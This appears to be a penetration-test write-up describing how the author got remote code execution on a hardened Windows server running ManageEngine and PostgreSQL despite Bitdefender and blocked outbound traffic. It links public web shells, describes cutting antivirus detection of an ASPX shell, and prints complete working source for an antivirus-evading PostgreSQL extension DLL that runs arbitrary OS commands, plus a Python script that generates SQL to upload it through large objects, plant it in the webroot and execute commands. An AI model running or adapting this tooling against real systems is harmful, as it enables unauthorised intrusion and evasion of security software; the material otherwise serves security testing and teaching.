An old web shell came to mind, the Laudanum cmd.war. A web shell is a small program uploaded to a web server that lets an attacker run commands on it through the browser.
https://github.com/jbarcia/Web-Shells/blob/master/laudanum/jsp/cmd.war
This is a link to a public GitHub repository containing a ready-made WAR file with a web shell inside. VirusTotal showed 25 engines detecting it, but not Bitdefender:
And the JSP file inside it was also not detected by Bitdefender:
This time the upload was done manually, which requires attention to the "page number" concept explained in the Hacktricks blog on big binary file uploads with PostgreSQL. A Large Object is stored in chunks called pages, each with a number; when uploading by hand you must number the chunks correctly so the database reassembles the file in the right order.
After uploading and browsing to the file, there was good news and bad news. The good news: the file was there and not being deleted by the antivirus, which further confirmed the Bitdefender hypothesis. The bad news:
Server error code 500
On refresh the file stayed but a new error appeared:
Server error code 500
The likely cause was the application being old and unmaintained. Fixing or avoiding the error appeared to require server access, which was not available.
To rule out a problem with the first shell, another old one was tried, the cmd.jsp used by IPPSEC in multiple videos, for example on HackTheBox Jerry. HackTheBox is a practice platform with deliberately vulnerable machines; IPPSEC is a well-known security educator who publishes walkthrough videos.
https://github.com/SecurityRiskAdvisors/cmd.jsp
VirusTotal showed it was not detected by the majority of engines:
Shell not detected by BitDefender
Attempt #3 uploaded it with the same functionality and got the same 500 errors:
Server error code 500
Attempt #4 used yet another shell, from LaiKash/JSP-Reverse-and-Web-Shell, with the same result:
Oh come on dude…
At this point the JSP avenue was abandoned: something on the server was wrong with the Java compiler. A compiler is the program that turns human-written code into something the machine can run; if it is missing or broken, JSP files cannot execute.
Section 6: Another Web Server (ASP.NET) Angle
If JSP cannot run, perhaps another web server is listening on another port. The Nessus scan showed an IIS server on port 80. IIS (Internet Information Services) is Microsoft's web server software.
Another HTTP server on port 80
ManageEngine was running on port 80XX; the newly discovered server is on port 80. An IIS server most likely runs an ASP.NET application, so the plan became uploading an ASP or ASPX web shell and executing it. ASP.NET is Microsoft's framework for building web applications; .asp and .aspx are the file extensions for pages written with it.
The author notes that .NET obfuscation is hard and most antiviruses detect obfuscated web shells, and that Microsoft has implemented many IIS techniques against web shells. Obfuscation means rewriting code so it is harder for a human or a scanner to recognise what it does. Still, only a proof of concept was needed, not a fully functional shell: just enough to demonstrate that code can run.
The example shell was the one shipped with davtest on Kali. Kali is a Linux distribution preloaded with security tools; davtest is one of them, and it ships with sample backdoor files.
/usr/share/davtest/backdoors/aspx_cmd.aspx
VirusTotal detected it with 31 engines:
Detection of 31 engines
Working on it to bypass Bitdefender, detection dropped step by step. First to 19 engines:
Detection of 19 engines
Then to 15:
Detection of 15 engines
Then to 11:
Detection of 11 engines
Twenty engines were bypassed, but Bitdefender kept detecting the shell. Other web shells were tried with similar partial success against various engines, and Bitdefender detected all of them. Weaponising a shell for Bitdefender would have taken more time than was available.
Thinking outside the box: any command execution on the server would do, not necessarily an OS command. An ASPX test script that prints the ASP.NET version would prove execution. The script used:
<%@ Page Language="VB" %><script runat="server"> Protected Sub Page_Load(ByVal sender As Object, ByVal e As System.EventArgs) lblVersion.Text = "Your server is running ASP.NET and the version is " & System.Environment.Version.ToString() End Sub</script><html><head> <title>ASP.NET Version</title></head><body> <form id="form1" runat="server"> <asp:Label ID="lblVersion" runat="server"></asp:Label> </form></body></html>
Line by line, in plain words:
<%@ Page Language="VB" %>tells the server this page is written in Visual Basic and should be treated as an ASP.NET page.<script runat="server">opens a block of code that runs on the server, not in the visitor's browser.Protected Sub Page_Load(...)defines a routine that runs automatically when the page is loaded.lblVersion.Text = "Your server is running ASP.NET and the version is " & System.Environment.Version.ToString()sets the text of a label to a sentence plus the version number the server reports about itself.End Subcloses the routine,</script>closes the code block.- The
<html>,<head>,<body>and<form>tags are ordinary web page structure. <asp:Label ID="lblVersion" runat="server"></asp:Label>is the placeholder where the sentence will appear.
In the testing environment it rendered as expected:
Script execution
And no antivirus engine flagged it:
The Script is undetected by all engines
Uploading it to the server and browsing to it returned a 404:
Error Code 404 File not found!!!
To check whether the path was wrong, a .txt file was created in the same directory and browsed to:
A .txt file was created in the same directory and browsed to, to check the path. Garbage in a .asp file produced the same error, ruling out antivirus detection. Changing the extension to .aspx changed the response:
Server error states it cannot display this error remotely
Because the connection is remote, the error details are hidden. Testing in the local environment led to the conclusion that the server was raising this error:
Server Error because ASP.NET is not installed
The administrator had installed IIS without ASP.NET, alongside the forgotten ManageEngine installation, so ASP and ASPX files cannot run on this web server. The lesson: check server configuration before attempting antivirus evasion.
Hello darkness my old friend…
Section 7: The PostgreSQL Angle
One avenue remained: PostgreSQL itself. PostgreSQL is built for extensibility, meaning it is designed so that extra features can be added. These extensions are written in C (a low-level programming language) and compiled as DLL files. A DLL (Dynamic Link Library) is a file containing code that other programs can load and call at runtime. Since version 8.1, extension libraries must be compiled with a special header or the database rejects them; a header is a small file that tells the compiler what the rest of the code expects.
The plan:
- Compile the C code to a DLL in the testing environment.
- Load the DLL remotely into the server from an SMB share, avoiding disk and hopefully the antivirus. SMB (Server Message Block) is the Windows file-sharing protocol: a shared folder on one machine that another machine can read from over the network.
- Create a PostgreSQL User Defined Function (UDF) based on the DLL. A UDF is a custom function you add to a database, so you can call it later like a built-in one.
- Run a query that executes the UDF.
Community DLLs cover two cases: one executes a binary (for example a calculator) with an argument for how many instances to spawn, which is useless here because there is no way to see the processes; the other is a reverse shell that connects back to a given IP and port. A reverse shell is a program that makes the victim machine open a connection back to the attacker, giving the attacker a command prompt on it. The reverse shell looked promising, and DLLs are generally less analysed by antiviruses than executables.
The C code was taken from the sourceincite pgpwn.c:
https://github.com/sourceincite/tools/blob/master/pgpwn.c
Compiled in Visual Studio. Visual Studio is Microsoft's program for writing and building software.
C code Compiling in Visual Studio
An SMB share was prepared with impacket to host the DLL. Impacket is a collection of Python tools for working with Windows network protocols, including a simple SMB server.
Using impacket to host a shared folder
Section 8: When Things Went Sideways
The query instructs the database to fetch the DLL from the share and create the UDF:
Query to fetch the DLL from my shared folder
After a few seconds:
Error: no such file or directory
Testing other SMB folders and watching tcpdump and Wireshark showed that the firewall blocks any connection initiated from the datacenter zone to anything outside, even though the attacking machine is on the internal network. A firewall is a filter that allows or blocks network traffic according to rules; tcpdump and Wireshark are tools that record and display network traffic so you can see what is actually happening. A datacenter zone is a segment of the network where servers live, usually with stricter rules than office machines.
A firewall sits between the environment and these hardened servers, blocking outbound connections to the internet and even internally. Network engineers confirmed this.
Even if the reverse shell DLL were uploaded, the firewall would block the callback. So how do you prove RCE on a server that cannot connect out, will not ping back, and cannot reach the internet? RCE stands for Remote Code Execution: the ability to make a remote machine run code of your choosing. The author found no online resource addressing this situation; the public DLLs only cover spawning calc.exe and reverse shells.
Ideas considered, all of which must bypass both firewall and antivirus:
- Crazy solution: a DLL that opens a bind shell. A bind shell is the opposite of a reverse shell: the victim opens a port and waits for the attacker to connect in.
- Medium risk: change something obvious, such as opening a closed service (SSH, FTP). SSH and FTP are standard ways to log in to or transfer files to a machine.
- Medium risk: replace one of ManageEngine's regularly running VBScripts with one that runs commands. VBScript is an old Microsoft scripting language.
- Low risk: a DLL that runs passed OS commands and writes their output to the web server for viewing.
The low-risk option was chosen, which meant writing C code.
Roll up your sleeves!
Section 9: Let's End This (Creating DLL)
The plan: a DLL that executes passed OS commands and redirects their output to a text file on the web server, like the .txt file created earlier. Instead of TestingThis, the file would contain, for example, the output of ipconfig, which could then be browsed to. ipconfig is a Windows command that lists the machine's network settings. The DLL must not be detected by Bitdefender, because this time it has to be uploaded to the server.
Steps:
- Write the C code.
- Compile it as a DLL.
- Check it on VirusTotal.
- Upload it to the server.
- Create a custom function in the database.
- Run the function with OS commands and arguments.
The code, an altered version of the sourceincite reverse shell:
/*Usage:This code (when compiled as a DLL) creates a PostgreSQL extension that registers a new function allowing an attacker to gain Remote Code execution on the server._________________Use Cases:Harsh egress filters blocking any initiated connection from the server to outside its zone.Reverse Shell is not an option._________________Features:Can be loaded from a shared file over the network. (doesn't have to touch the disk)If uploaded to disk, it's Antivirus friendly._________________Usage Example:1- Creaate the function on PostgreSQL:From a shared file over the network:CREATE FUNCTION Test(text) RETURNS void AS $$\\[redacted]\Shared-Folder\acmd.dll$$, $$connect_back$$ LANGUAGE C STRICT;From a disk:CREATE FUNCTION Test(text) RETURNS void AS $$C://inetpub//wwwroot//acmd.dll$$, $$connect_back$$ LANGUAGE C STRICT;2. Execute the function with OS commands:Example:SELECT Test($$cmd /c whoami > C://inetpub//wwwroot//CommandOutput.txt$$);*/#include "postgres.h"#include "utils/builtins.h"#ifdef PG_MODULE_MAGICPG_MODULE_MAGIC;#endif/* Add a prototype marked PGDLLEXPORT */PGDLLEXPORT Datum connect_back(PG_FUNCTION_ARGS);PG_FUNCTION_INFO_V1(connect_back);STARTUPINFO sui;PROCESS_INFORMATION pi;Datumconnect_back(PG_FUNCTION_ARGS){ /* convert text pointer to C string */#define GET_STR(textp) \ DatumGetCString(DirectFunctionCall1(textout, PointerGetDatum(textp))) CreateProcess(NULL, GET_STR(PG_GETARG_TEXT_P(0)), NULL, NULL, FALSE, 0, NULL, NULL, &sui, &pi); PG_RETURN_VOID();}
Line by line, in plain words:
- The block between
/*and*/is a comment: notes for the reader, ignored by the compiler. It explains what the code does, when it is useful (when a firewall blocks outbound connections), and gives usage examples. #include "postgres.h"and#include "utils/builtins.h"pull in PostgreSQL's own definitions so the code can plug into the database.#ifdef PG_MODULE_MAGIC/PG_MODULE_MAGIC;/#endifadds a marker PostgreSQL requires in every extension library; without it the database refuses to load the file.PGDLLEXPORT Datum connect_back(PG_FUNCTION_ARGS);announces a function calledconnect_backthat the database will be able to call.PG_FUNCTION_INFO_V1(connect_back);registers that function with PostgreSQL's calling convention.STARTUPINFO sui;andPROCESS_INFORMATION pi;declare two structures Windows uses to describe a new process and to report back about it.Datum connect_back(PG_FUNCTION_ARGS)is the function itself.Datumis PostgreSQL's generic value type.#define GET_STR(textp) ...is a shortcut that converts a PostgreSQL text value into a plain C string.CreateProcess(NULL, GET_STR(PG_GETARG_TEXT_P(0)), ...)is the Windows call that starts a new program. The first argument is the program name (leftNULL), and the second is the command line taken from the first argument the database passed in.PG_RETURN_VOID();tells PostgreSQL the function finished and returns nothing.
CreateProcess() was altered to set handle inheritance to FALSE, following Microsoft's example and a StackOverflow answer. Handle inheritance controls whether a new process can use resources opened by its parent; setting it to false follows Microsoft's example.. It was also altered to accept the process name as an argument, with arguments passed alongside. The connect_back name was kept to avoid problems in later queries.
After compiling, the function was created in the testing environment:
Function created successfully
Then the query was run:
Query to execute the (whoami) command and redirect its output to a file
whoami is a command that prints the name of the user the process is running as. The file appeared in C:\Users\Public\:
Newly created file
With the output of whoami inside:
The output of (whoami)
Commands run in the context of the database user. VirusTotal showed the DLL was not detected by anything:
DLL undetected by antivirus
A Python script, an altered version of the sourceincite publication, generates the database queries from a command and a DLL. Python is a popular programming language, often used for small automation scripts.
#!/usr/bin/env python3#You can use this script to automate the creation of the Database queries by supplying the OS command and the DLL.import sysif len(sys.argv) != 3:    print("(+) usage %s <Command> <dll/so>" % sys.argv[0])    print("(+) eg: %s OScommand si-x64-12.dll" % sys.argv[0])    sys.exit(1)Command = sys.argv[1]lib = sys.argv[2]with open(lib, "rb") as dll:    d = dll.read()sql = "select lo_import('C:/Windows/win.ini', 1337);"for i in range(0, len(d)//2048):    start = i * 2048    end   = (i+1) * 2048    if i == 0:        sql += "update pg_largeobject set pageno=%d, data=decode('%s', 'hex') where loid=1337;" % (i, d[start:end].hex())    else:        sql += "insert into pg_largeobject(loid, pageno, data) values (1337, %d, decode('%s', 'hex'));" % (i, d[start:end].hex())if (len(d) % 2048) != 0:    end   = (i+1) * 2048    sql += "insert into pg_largeobject(loid, pageno, data) values (1337, %d, decode('%s', 'hex'));" % ((i+1), d[end:].hex())sql += "select lo_export(1337, $$C://inetpub//wwwroot//acmd.dll$$);"sql += "CREATE FUNCTION Test(text) RETURNS void AS $$C://inetpub//wwwroot//acmd.dll$$, $$connect_back$$ LANGUAGE C STRICT;"sql += "select Test('%s');" % (Command)print("(+) building poc.sql file")with open("poc.sql", "w") as sqlfile:    sqlfile.write(sql)print("(+) run poc.sql in PostgreSQL using the superuser")
print("(+) for a db cleanup only, run the following sql:")
print("    select lo_unlink(l.oid) from pg_largeobject_metadata l;")
print("    drop function Test(text);")
Line by line, in plain words:
#!/usr/bin/env python3tells the operating system to run the file with Python 3.import sysloads the module that gives access to command-line arguments.if len(sys.argv) != 3:checks that exactly two arguments were supplied (the command and the DLL path); if not, it prints usage instructions and exits.Command = sys.argv[1]andlib = sys.argv[2]store the two arguments.with open(lib, "rb") as dll: d = dll.read()reads the DLL file into memory as raw bytes.sql = "select lo_import('C:/Windows/win.ini', 1337);"starts the SQL script by importing a harmless existing file into a Large Object numbered 1337. This creates the Large Object so the next steps can overwrite its contents.- The
forloop walks through the DLL 2048 bytes at a time. For the first chunk it usesupdateto replace the contents of Large Object 1337; for later chunks it usesinsertto add new pages. Each chunk is converted to hex (a text representation of bytes) so it can travel inside a SQL statement. - The
if (len(d) % 2048) != 0:block handles the final partial chunk, if the DLL size is not an exact multiple of 2048. sql += "select lo_export(1337, $$C://inetpub//wwwroot//acmd.dll$$);"writes the reassembled Large Object back out to the web server's folder asacmd.dll.sql += "CREATE FUNCTION Test(text) ..."creates a database function calledTestthat points at that DLL and at theconnect_backroutine inside it.sql += "select Test('%s');" % (Command)adds the call that runs the function with the command you supplied.- The final
printlines write the SQL topoc.sqland remind you how to clean up afterwards.
Running it:
Script execution
It produces queries like these:
Created queries
The Large Object is initiated slightly differently from the earlier Metasploit queries, but both versions achieve the same result.
The DLL was uploaded with the skeleton queries:
Then the query to create the custom function:
Attempting to create a new function
Returned an error:
The server returns an error
Error: (org.postgresql.util.PSQLException: ERROR: could not load library "C://inetpub//wwwroot//acmd.dll": %1 is not a valid Win32 application.)
First suspicion was a bad upload. The DLL had been exported to c:/inetpub/wwwroot/ and could be downloaded by browsing to it (exported to a text file for testing):
Downloading the DLL from the server
The hashes of the local and server copies matched. A hash is a short fingerprint computed from a file's contents; if two files have the same hash, they are almost certainly identical. The error turned out to mean the DLL was 32-bit while the server's PostgreSQL was 64-bit:
The output of the select version() query
PostgreSQL 64-bit was downloaded into the testing environment so Visual Studio could build against it. The DLL was compiled as 64-bit, uploaded, and the function creation query run:
Attempting to create a new function
Error:
The server returns an error
The error said the DLL is 9.3 and the database is 9.2, which do not work together.
Every post read so far said the major version should match, and the author had assumed the major was 9.x.x. It is not, in this case. PostgreSQL 9.3 was also easier to obtain because it is on the official site while 9.2 is not. Depending on the application, the major can be the second number, which had slipped the author's mind.
PostgreSQL 64-bit 9.2 was downloaded, Visual Studio prepared against it, the DLL compiled as 64-bit, uploaded, and the function creation query run:
Attempting to create a new function
No error. Then the query to execute whoami and redirect its output to a file on the web server:
Running the (whoami) command
Browsing to the file:
Whoami command output
Code execution on the server, in the context of the system user, the highest privilege available on the machine. The ipconfig command was run the same way:
Running the (ipconfig /all) command
With the output:
Command (ipconfig /all) output
Weeehooo!
Outro
This case was a long journey with many setbacks. The author made eight failed attempts before one succeeded, and each time genuinely believed it was the right one. The point of sharing it is to show that persistence and a methodical approach get there in the end, and that checking the environment before attacking it saves a lot of time.
Glossary
- Antivirus: software that watches files and processes and blocks or deletes anything it recognises as malicious.
- Architecture (32-bit / 64-bit): how a processor handles data; a program built for one will not run on the other.
- ASP.NET: Microsoft's framework for building web applications;
.aspand.aspxare its page file extensions. - Base64: a way of turning binary data into plain text characters so it can travel through systems that only accept text.
- Bind shell: a program on the victim that opens a port and waits for the attacker to connect in.
- Bitdefender: a commercial antivirus product.
- Burp Suite: a tool that sits between your computer and a target and lets you read and modify every request and response.
- C: a low-level programming language, often used for system software and extensions.
- Compiler: a program that turns human-written code into something the machine can run.
- Comment (SQL): text the database ignores;
/**/is an empty comment. - CVE: Common Vulnerabilities and Exposures, a public catalogue that gives each known security flaw a unique identifier.
- Database: an organised store of data that other programs can query.
- Datacenter zone: a segment of a network where servers live, usually with stricter firewall rules than office machines.
- DBA: Database Administrator, the most powerful role inside a database.
- DLL: Dynamic Link Library, a file containing code that other programs can load and call at runtime.
- Exploit: a ready-made piece of software or set of instructions that takes advantage of a vulnerability.
- Extension (PostgreSQL): extra functionality added to the database, written in C and compiled as a DLL.
- Firewall: a filter that allows or blocks network traffic according to rules.
- Handle inheritance: whether a new process can use resources opened by its parent.
- Hash: a short fingerprint computed from a file's contents; identical files have identical hashes.
- Header (C): a small file that tells the compiler what the rest of the code expects.
- Hex: a text representation of bytes, used to carry binary data inside text.
- HTTP status code: a three-digit number a web server uses to describe the outcome of a request (200 fine, 404 not found, 500 internal error).
- IIS: Internet Information Services, Microsoft's web server software.
- Impacket: a collection of Python tools for working with Windows network protocols, including a simple SMB server.
- Internal network: the private network inside a company, as opposed to the public internet.
- JSP: JavaServer Pages, a file containing Java code that a Java web server runs when someone requests it.
- Kali: a Linux distribution preloaded with security tools.
- Large Object: a PostgreSQL feature for storing big chunks of data inside the database and exporting them back out as exact copies.
- Metasploit: a framework that bundles exploits with a common interface.
- Nessus: a scanner that probes machines and reports what software and services they run.
- NIST: the US standards body that maintains the CVE catalogue.
- Obfuscation: rewriting code so it is harder for a human or a scanner to recognise what it does.
- Operating system: the main software that manages a computer, such as Windows or Linux.
- Page (Large Object): a numbered chunk of a Large Object; chunks must be numbered correctly so the file reassembles in order.
- Penetration test (PT): a hired, authorised attempt to break into a company's systems.
- Port: a numbered channel on a computer; each service listens on its own port.
- PostgreSQL: a popular free database system.
- Proof of concept: a minimal demonstration that something is possible, not a full working tool.
- Python: a popular programming language, often used for small automation scripts.
- Request / response: a message your browser or tool sends to a server, and the server's reply.
- Reverse shell: a program that makes the victim machine open a connection back to the attacker, giving the attacker a command prompt on it.
- RCE: Remote Code Execution, the ability to make a remote machine run code of your choosing.
- Signature: a pattern an antivirus recognises, like a fingerprint.
- SMB: Server Message Block, the Windows file-sharing protocol.
- SQL: Structured Query Language, the language used to talk to a database.
- SSH / FTP: standard ways to log in to or transfer files to a machine.
- tcpdump / Wireshark: tools that record and display network traffic.
- Tomcat: a Java web server; its
webappsfolder is where it looks for applications to run. - UDF: User Defined Function, a custom function added to a database so it can be called like a built-in one.
- VBScript: an old Microsoft scripting language.
- VirusTotal: a free website that scans a file with dozens of antivirus engines at once.
- Visual Studio: Microsoft's program for writing and building software.
- Vulnerability: a mistake in a program that lets someone use it in a way its makers did not intend.
- WAR file: Web Application Archive, a bundle like a zip file containing a small web application.
- Web shell: a small program uploaded to a web server that lets an attacker run commands on it through the browser.
- whoami / ipconfig: Windows commands that print the current user name and the machine's network settings.


